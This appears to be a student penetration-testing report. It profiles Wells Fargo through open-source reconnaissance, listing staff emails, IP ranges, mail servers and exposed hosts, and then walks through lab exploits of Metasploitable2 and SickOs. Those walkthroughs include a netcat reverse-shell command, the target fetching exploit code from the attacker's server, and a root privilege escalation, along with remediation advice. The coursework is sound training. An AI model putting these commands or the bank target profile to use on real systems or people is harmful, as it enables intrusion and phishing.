5. Sharon Brooks [sharon.k.brooks@wellsfargo.com](mailto:sharon.k.brooks@wellsfargo.com)
6. Richard Donaldson [dodsonri@wellsfargo.com](mailto:dodsonri@wellsfargo.com)
7. Liz Deering [liz.deering@wellsfargo.com](mailto:liz.deering@wellsfargo.com)
8. Phil Jimenez [philj@wellsfargo.com](mailto:philj@wellsfargo.com)
9. Pete Schlaman [pschlaman@wellsfargo.com](mailto:pschlaman@wellsfargo.com)
10. Patty Arana [aranap@wellsfargo.com](mailto:aranap@wellsfargo.com)

7. Which public IP address range is associated with the organization's network (not hosted in the cloud)? [151.151.0.0/19](#)

↑ IP Prefixes and Peers		
<div> <a href="#">Prefixes IPv4</a> <a href="#">Prefixes IPv6</a> <a href="#">Peers IPv4</a> <a href="#">Peers IPv6</a> <a href="#">Routing History</a> </div>		
Show <input type="text" value="10"/> entries <div>Search: <input type="text"/></div>		
Prefix	Country	Description
<a href="#">151.151.0.0/19</a>	US 	Wells Fargo & Company

8. Which cloud provider(s) are hosting services for the organization? [Proof Point for email](#) and [Akamai International websites](#). What email protection service does the client use? [ProofPoint](#).

<div> <a href="#">Top Domains</a> <a href="#">Top IPv4 with Domains</a> <a href="#">Top Mail Servers</a> <a href="#">Top Name Servers</a> </div>		
Mail Server	IPv4	#Domains on this mail server
<a href="#">mx3.wellsfargo.com</a>	<a href="#">151.151.26.142</a>	3



The screenshot shows the DNSlytics website interface. At the top, there's a navigation bar with links: Reports, Addons, Monitoring, Domain Tools, Reverse Tools, and More. Below this, a breadcrumb trail reads: Top Level Domain report -> .com -> wells Fargo.com. The main content area features the wells Fargo logo and a summary of domain information. Key details are highlighted with red boxes: the domain is listed in the top million of Alexa at rank 286, it's hosted by Akamai International B.V. (AS20940), the first DNS server is a2-64.akam.net, the current IPv4 address is 2.18.66.75, and the primary mail server is mxa-00004003.gs1b.pphosted.com. Below this summary, there's a section for MX Records, which shows two identical entries for mxa-00004003.gs1b.pphosted.com, both pointing to IP 205.220.177.101 and associated with PROOFPOINT-ASM-US-EAST in the United States.

**Domain wells Fargo.com is listed in the top million list of Alexa on number 286. It is listed in the DMOZ directory. This domain is hosted by Akamai International B.V. (AS20940). The first DNS server is a2-64.akam.net. The current IPv4 address is 2.18.66.75. The mail server with the highest priority is mxa-00004003.gs1b.pphosted.com.**

**MX Records \*\* This is where email for the domain goes...**

10 mxa-00004003.gs1b.pphosted.com.	205.220.177.101	PROOFPOINT-ASM-US-EAST
mx0b-00004003.pphosted.com		United States
10 mxh-00004003.gs1b.pphosted.com.	205.220.177.101	PROOFPOINT-ASM-US-EAST
mx0b-00004003.pphosted.com		United States






9. Is the company's main website hosted on-premises or in the cloud? [The main site is hosted in the cloud by Akamai International](#)
10. Are there any other websites hosted on the same IP address as the main website? [Yes, 8 others.](#)
  1. [ceo.wells Fargo.com](#)
  2. [evetest.wells Fargo.com](#)
  3. [g.wells Fargo.com](#)
  4. [msgdev.wells Fargo.com](#)
  5. [myaccounts.sec.wells Fargo.com](#)



6. [sec.wellsfargo.com](#)
7. [secure.evetest.wellsfargo.com](#)
8. [secure.wellsfargo.com](#)

11. Which versions of web servers does the client have exposed to the Internet? [Konichiwa](#)

1.1

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)		
wellsfargo.com	159.45.170.143	WELLSFARGO-10837
    		United States
HTTP: <a href="#">KONICHIWA/1.1</a>		

12. What operating systems does the client have on its web servers that are exposed to the Internet? [Linux](#).

spiderfoot New Scan Scans Settings Dark Mode About				
WellsFargo <span>ABORTED</span>				
Summary Correlations Browse Graph Scan Settings Log				
Browse / Operating System				
<input type="checkbox"/>	Data Element	Source Data Element	Source Module	Identified
<input type="checkbox"/>	<a href="#">Linux</a>	159.45.14.79	sfp_censys	2023-04-13 23:37:29
<input type="checkbox"/>	linux	23.46.238.139	sfp_censys	2023-04-13 21:47:27





13. What are three different network technologies in use by the client? [VMware Horizon](#) for virtualization, [ProofPoint](#) for email, and [Azure](#) for cloud storage.

14. Provide a brief explanation of how each should be managed from a security perspective.

[VMware Horizon](#) should be kept up to date with any available patches. [ProofPoint](#) should be properly monitored for malicious emails. [Azure](#) should be configured to only allow authorized users to access only data they need.





15. What is an example of a URL hosted on the client network that would be of interest to a penetration tester for further testing? [Konichiwa 1.1](#) at the IP address of [159.45.170.143](#)

because this site supports HTTP, specifically Konichiwa 1.1, it supports unencrypted communications over the internet.


Host Records (A) ** this data may not be current as it uses a static database (updated monthly)		
wellsfargo.com	159.45.170.143	WELLSFARGO-10837
   		United States
HTTP: KONICHIWA/1.1		

16. Find three potential vulnerabilities on the client's network. Provide a detailed explanation of the potential vulnerability with relevant screen shots.

1. Konichiwa 1.1 at the IP address of 159.45.170.143 because this site supports HTTP, specifically Konichiwa 1.1, it supports unencrypted communications over the internet.

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)		
wellsfargo.com	159.45.170.143	WELLSFARGO-10837
   		United States
HTTP: KONICHIWA/1.1		

2. VMware Horizon at the IP address of 162.29.65.72 because patching is hard when running an organization with thousands of employees. It is possible to have vulnerabilities discovered and posted online before the organization has had a chance to update their systems.

VMware Horizon 		
162.29.65.72 vdip-gw-sv-p01-svdc.vdi-agcp.a dcs.wellsfargo.net vdip-gw-sl-p01.wellsfargo.com vdip-gw-ox-p01-ondc.vdi-agcp.a dcs.wellsfargo.net vdip-gw-tm-p02.wellsfargo.com vdip-gw-wellsfargo.com Wells Fargo & Company United States, San Francisco	<b>SSL Certificate</b>  Issued By:  - Common Name: Wells Fargo Public Trust Certification Authority 01 G2   - Organization: Wells Fargo & Company  Issued To:  - Common Name: vdip-gw.wellsfargo.com   - Organization: Wells Fargo & Company  Supported SSL Versions: TLSv1.2, TLSv1.3	HTTP/1.1 200 OK Content-Type: text/html; charset=UTF-8 Content-Length: 6691 Connection: keep-alive Set-Cookie: JSESSIONID=9C1EDCC8B59A0D76ACD53027AF9F75CA; Path=/; Secure; HttpOnly; SameSite=Lax Strict-Transport-Security: max-age=31536000 Content-Security-Policy: default-src 'self'; font-src ...

3. Microsoft Azure should be checked for misconfigurations.

spiderfoot

New ScanScansSettings

Dark Mode

About

WellsFargo

ABORTED

SummaryCorrelationsBrowseGraphScan SettingsLog

Search...

Browse / Cloud Storage Bucket

	Data Element	Source Data Element	Source Module	Identified
	https://wellsfargoprod.blob.core.windows.net	wellsfargo.com	sfp_azureblobstorage	2023-04-13 21:32:49

## 5. Findings & Remediation

This report presents the findings of a comprehensive vulnerability assessment conducted on the client's internal systems, as well as an in-depth exploitation walkthrough for the three mission-critical systems. The vulnerability assessment reveals a variety of weaknesses within the internal systems that require attention and remediation. The exploitation walkthrough focuses on demonstrating the potential impact of these vulnerabilities on the mission-critical systems, providing a detailed analysis of each vulnerability and its exploitation process. In each section, we outline the specific remediation steps necessary to mitigate the identified vulnerabilities, empowering the client to take appropriate actions to enhance the overall security posture and safeguard their vital systems against potential threats.

### 5.1. Metasploitable2

The host at the IP address of 192.168.13.39 with the hostname of Metasploitable2 has several critical vulnerabilities as mentioned previously. The vulnerabilities include 8 critical, 4 high, 17 medium, and 5 low priorities. An attacker can get full access to the host remotely. This section will demonstrate a full walkthrough of two of these vulnerabilities, DistCC Daemon and Udev. These two vulnerabilities allow RCE on the targeted system to run Python and C programming languages locally.

Metasploit 192.168.13.39		
Priority	Count of Vulnerability	Sum of CVSS v3
Critical	8	79.4
High	4	31.1
Medium	17	95.5
Low	5	15.2
Total	34	221.2

Figure 6. Metasploitable2 Count of Vulnerabilities.

#### 5.1.1. Distcc Vulnerability

Name of security issue: Unauthorized access to DistCC Daemon

Explanation of the issue: Unauthorized access: DistCC does not have built-in authentication or encryption, which means unauthorized users could potentially access the distributed compiler network, leading to data leaks or unauthorized code execution. Insecure default settings: In some cases, DistCC may be configured to accept connections from any IP address by default. This can expose the service to attackers, who could exploit the open network to distribute malicious code or consume resources. Vulnerability identified by CVE-2004-2687

Associated risk rating: Medium

Recommended remediation steps:

Access control: Configure DistCC to allow connections only from trusted IP addresses or subnets. Edit the `distccd` configuration file or pass the `--allow` option followed by the trusted IP addresses or CIDR blocks when starting the daemon. Use a firewall: Set up a firewall to restrict incoming connections to the DistCC port (default is 3632) only from trusted IP addresses or subnets, further minimizing unauthorized access. Segregate build environments: Keep the DistCC build environments separate from critical production systems, reducing the risk of a compromised DistCC server affecting other essential services.

### Vulnerability Walkthrough

The following steps include screenshots of the commands and outputs:

1. Download the python script for the distcc vulnerability from github repository belonging to @DarkCoderSc.

```
(kali@kali)-[~/.../IST_294/Project/Metasploitable2/Exploitation]
$ wget https://www.exploit-db.com/download/8572
--2023-04-11 19:14:21-- https://www.exploit-db.com/download/8572
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2876 (2.8K) [application/txt]
Saving to: '8572'

8572          100%[=====>]    2.81K  --.-KB/s    in 0s
2023-04-11 19:14:21 (44.8 MB/s) - '8572' saved [2876/2876]
```

2. Start a netcat listener on the attacking host.

```
(kali@kali)-[~/Desktop/IST_294/Project/Metasploitable2]
$ nc -lvp 1403
listening on [any] 1403 ...
192.168.13.39: inverse host lookup failed: Unknown host
connect to [192.168.13.37] from (UNKNOWN) [192.168.13.39] 34432
```

3. Netcat is already on the target host. Use netcat to connect to the target host and run the python script.

```
(kali@kali)-[~/Desktop/IST_294/Project/Metasploitable2]
$ sudo python2 distccd_exploit.py -t 192.168.13.39 -p 3632 -c "nc 192.168.13.37 1403 -e /bin/sh"
[OK] Connected to remote service
[KO] Socket Timeout

(kali@kali)-[~/Desktop/IST_294/Project/Metasploitable2]
$
```

4. The netcat listener will display output a reverse shell to show the active connection from the target host as the restricted user daemon.

```
(kali㉿kali)-[~/.../IST_294/Project/Metasploitable2/Exploitation]
$ nc -lvp 1403
listening on [any] 1403 ...
192.168.13.39: inverse host lookup failed: Unknown host
connect to [192.168.13.37] from (UNKNOWN) [192.168.13.39] 54395

whoami
daemon

hostname
metasploitable

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 U
TC 2008 i686 GNU/Linux

which perl python python2 python3 gcc cc grep wget nc netcat
/usr/bin/perl
/usr/bin/python
/usr/bin/gcc
/usr/bin/cc
/bin/grep
/usr/bin/wget
/bin/nc
/bin/netcat

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fa
st qlen 1000
    link/ether 00:0c:29:84:b5:20 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.39/24 brd 192.168.13.255 scope global eth0
    inet6 fe80::20c:29ff:fe84:b520/64 scope link
        valid_lft forever preferred_lft forever

sudo -l
no output

cat /etc/shadow
no output

pwd
/tmp

cat ~/.bash_history
no output
```

### 5.1.2. Udev Vulnerability

Udev is a device manager for the Linux kernel that dynamically manages device nodes in the /dev directory. It ensures proper creation, modification, and removal of device nodes, providing a consistent and user-friendly way to handle hardware devices. udev listens to kernel events, which are triggered when devices are added or removed from the system, and it responds by executing rules defined in configuration files. These rules can be used to automatically load drivers, create symlinks, set permissions, or run custom scripts. By centralizing and automating device management, udev simplifies the process of configuring and maintaining Linux systems.

Name of security issue: Privilege Escalation using Udev

Explanation of the issue: Privilege escalation: Certain udev vulnerabilities have allowed attackers to gain elevated privileges by exploiting improper handling of netlink messages or the udev database. This can lead to unauthorized access to sensitive system resources and execution of arbitrary code with higher privileges. Vulnerability associated with CVE-2009-1185.

Associated risk rating: High

Recommended remediation steps:

Keep your system up to date: Regularly update the Linux kernel, udev, and other system packages to ensure that known security vulnerabilities are patched.




Limit user privileges: Restrict users' permissions to the minimum required for their tasks. This can help prevent attackers from exploiting udev vulnerabilities to gain unauthorized access to sensitive system resources.

Implement access controls: Use access control mechanisms like SELinux or AppArmor to confine udev and other system services within a restricted security context, limiting the impact of potential privilege escalation.

### Vulnerability Walkthrough

To escalate local privileges on the target machine using udev in the following steps:

1. Start simple http server on attacking host.



```
(kali㉿kali)-[~/.../IST_294/Project/Metasploitable2/Exploitation]
$ sudo python -m http.server 80
[sudo] password for kali:
\\Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.13.39 - - [25/Apr/2023 10:19:54] "GET /run HTTP/1.0" 200 -
192.168.13.39 - - [25/Apr/2023 10:20:30] "GET /8572.c HTTP/1.0" 200 -
```

2. Use wget on target host to download run file and 8572.c file.

```
wget http://192.168.13.37/run

ls
5140.jsvc_up
distcc_02cdcc58.stderr
distcc_02cdcc58.stdout
distccd_02cdcc58.i
distccd_02cdcc58.o
run

wget http://192.168.13.37/8572.c

ls
5140.jsvc_up
8572.c
distcc_02cdcc58.stderr
distcc_02cdcc58.stdout
distccd_02cdcc58.i
distccd_02cdcc58.o
run
```

3. Use gcc to compile the 8572.c file to the file named “exploit.”

```
gcc -o exploit 8572.c

ls
5140.jsvc_up
8572.c
distcc_02cdcc58.stderr
distcc_02cdcc58.stdout
distccd_02cdcc58.i
distccd_02cdcc58.o
exploit
run
```

4. Check what PID the Udev service is running on.

```
cat /proc/net/netlink
sk      Eth  Pid    Groups  Rmem    Wmem    Dump    Locks
f7c47800 0    0      00000000 0        0        00000000 2
dfcbf400 4    0      00000000 0        0        00000000 2
f7f00800 7    0      00000000 0        0        00000000 2
f7d1c600 9    0      00000000 0        0        00000000 2
f7d14400 10   0      00000000 0        0        00000000 2
f7c47c00 15   0      00000000 0        0        00000000 2
dfcdb400 15   2747   00000001 0        0        00000000 2
f7c43800 16   0      00000000 0        0        00000000 2
df9ab000 18   0      00000000 0        0        00000000 2
```

5. Run the code using the command adding the PID of Udev service.

```
./exploit 2747
```

6. Close the simple http server on the attacking host and start a netcat listener to listen for the target host to connect.

```
(kali@kali)-[~/.../IST_294/Project/Metasploitable2/Exploitation]
$ nc -lnvp 80
listening on [any] 80 ...
```

7. Return to the attacking host to see that the netcat listener received the connection from the target host which the udev exploit allowed the privilege escalation to root.

```
(kali㉿kali)-[~/.../IST_294/Project/Metasploitable2/Exploitation]
$ nc -lnvp 80
listening on [any] 80 ...
connect to [192.168.13.37] from (UNKNOWN) [192.168.13.39] 39444

hostname
metasploitable

whoami
root

pwd
/

id
uid=0(root) gid=0(root)
```

The walkthrough of Metasploitable2 is completed with root access.

## 5.2. SickOs

The host at the IP address of 192.168.13.40 with the hostname of SickOs has several several vulnerabilities as mentioned previously. An attacker can get full access to the host remotely. This section will demonstrate a full walkthrough of some of these vulnerabilities. In this penetration test, we conducted a series of steps to assess the security of the sickOs 1.1 vulnerable virtual machine, which had an IP address of 192.168.40. The attacking host used Kali Linux with an IP address of 192.168.13.37. We started with an nmap scan, followed by probing the open ports, directory enumeration with Dirbuster, and using Foxy Proxy to investigate discovered directories. After finding a login page, we gained access and uploaded a reverse shell script, ultimately establishing a connection with the target host through netcat.

SickOs 192.168.13.40		
Priority	Count of Vulnerability	Sum of CVSS v3
Critical	1	10
Medium	1	4.3
Low	3	8.9
Total	5	23.2

Figure 7. SickOs Count of Vulnerabilities.

Name of security issue: Open Ports

Explanation of the issue: The open ports (22, 80, and 3128) on the target host could allow unauthorized access to various services. Specifically, the HTTP Proxy service (Squid 3.1.19) enabled further exploitation by facilitating the discovery of hidden directories and bypassing access controls.

Associated risk rating: Medium

Recommended remediation steps: Review and restrict open ports based on organizational needs. Regularly update the Squid proxy server to the latest stable version to address known vulnerabilities. Implement proper authentication and access controls for the proxy server.

Name of security issue: Insecure Directory Listing

Explanation of the issue: The target host's directory listing allowed the discovery of sensitive directories and files, including /connect, /robots, and /wolfcms, which could lead to further exploitation.

Associated risk rating: High

Recommended remediation steps: Disable directory listing on the web server. Regularly review and remove unnecessary files and directories. Implement proper access controls for sensitive directories.

Name of security issue: Weak Authentication

Explanation of the issue: The weak username and password combination ("admin" and "admin") for the /admin login page allowed unauthorized access to the admin panel. This enabled the attacker to upload and execute a reverse shell script, effectively compromising the target host.

Associated risk rating: Critical

Recommended remediation steps: Implement strong, unique credentials for all user accounts, including the admin account. Enable multi-factor authentication (MFA) for sensitive accounts. Regularly review and monitor user access logs.

Name of security issue: Arbitrary File Upload

Explanation of the issue: The ability to upload and execute arbitrary files, such as the reverse shell script, through the admin panel allowed the attacker to gain control over the target host.

Associated risk rating: Critical

Recommended remediation steps: Restrict file upload functionality to authorized users only. Implement strict validation and filtering for uploaded file types. Limit file execution permissions and isolate the file storage location.

In summary, the exploited vulnerabilities include open ports, insecure directory listing, weak authentication, and arbitrary file upload. The risk levels associated with these vulnerabilities range from medium to critical. Recommended remediation steps involve reviewing and restricting open ports, disabling directory listing, implementing strong authentication measures, and limiting file upload and execution permissions.

### Vulnerability Walkthrough


The following steps include screenshots of the commands and outputs:

An nmap scan was performed, identifying three open ports: 22 (SSH), 80 (HTTP), and 3128 (HTTP Proxy service running Squid 3.1.19).

1. Attempted to access the target host's IP address via Firefox but received no response on port 80.



2. Received an error response when using port 3128.





3. Conducted a directory enumeration using Dirbuster GUI, inputting the IP address on port 80, proxy IP address in advanced settings, and a wordlist.

The screenshot displays the OWASP DirBuster 1.0-RC1 interface. The address bar shows `http://192.168.13.40:80/`. The 'Scan Information' tab is active, showing 'Results - List View: Dirs: 4 Files: 1' and 'Errors: 0'. A table lists the discovered directories and files.


Type	Found	Response	Size
File	/index.php	200	349
Dir	/index/	200	349
Dir	/cgi-bin/	403	614
Dir	/	200	347
Dir	/icons/	403	612
Dir	/doc/	403	610
Dir	/icons/small/	403	618
Dir	/cgi-bin/status/	200	472
Dir	/cgi-bin/status/download/	200	470
Dir	/cgi-bin/status/index/	200	470
Dir	/cgi-bin/status/images/	200	470
Dir	/cgi-bin/status/full/	200	444
Dir	/cgi-bin/status/warez/	200	444
Dir	/cgi-bin/status/cgi-bin/	200	444
Dir	/cgi-bin/status/2005/	200	444
Dir	/cgi-bin/status/news/	200	444

Current speed: 2149 requests/sec (Select and right click for more options)  
Average speed: (T) 2337, (C) 2337 requests/sec  
Parse Queue Size: 549  
Total Requests: 11686/8821895  
Current number of running threads: 200  
Time To Finish: 01:02:49  
Buttons: Back, Pause, Stop, Change, Report  
Program running again /cgi-bin/status/in/

4. Analyzed the terminal output and directory tree view, discovering text on the site, and revealing /connect and /robots directories with blank extensions.

```
(kali㉿kali)-[~/.../IST_294/Project/SickOS/Exploitati
on]
└─$ dirbuster
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings
=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
DirBuster Stopped
Starting dir/file list based brute forcing
File found: /index.php - 200
Dir found: /index/ - 200
Dir found: /cgi-bin/ - 403
Dir found: / - 200
Dir found: /icons/ - 403
Dir found: /doc/ - 403
Dir found: /icons/small/ - 403
Dir found: /cgi-bin/status/ - 200
```

5. Used Foxy Proxy Firefox extension to investigate the contents of the directories.



**Edit Proxy Squid**

Title or Description (optional)  
Squid


Color  
#09ff11

Proxy Type  
HTTP


Proxy IP address or DNS name ★  
192.168.13.40


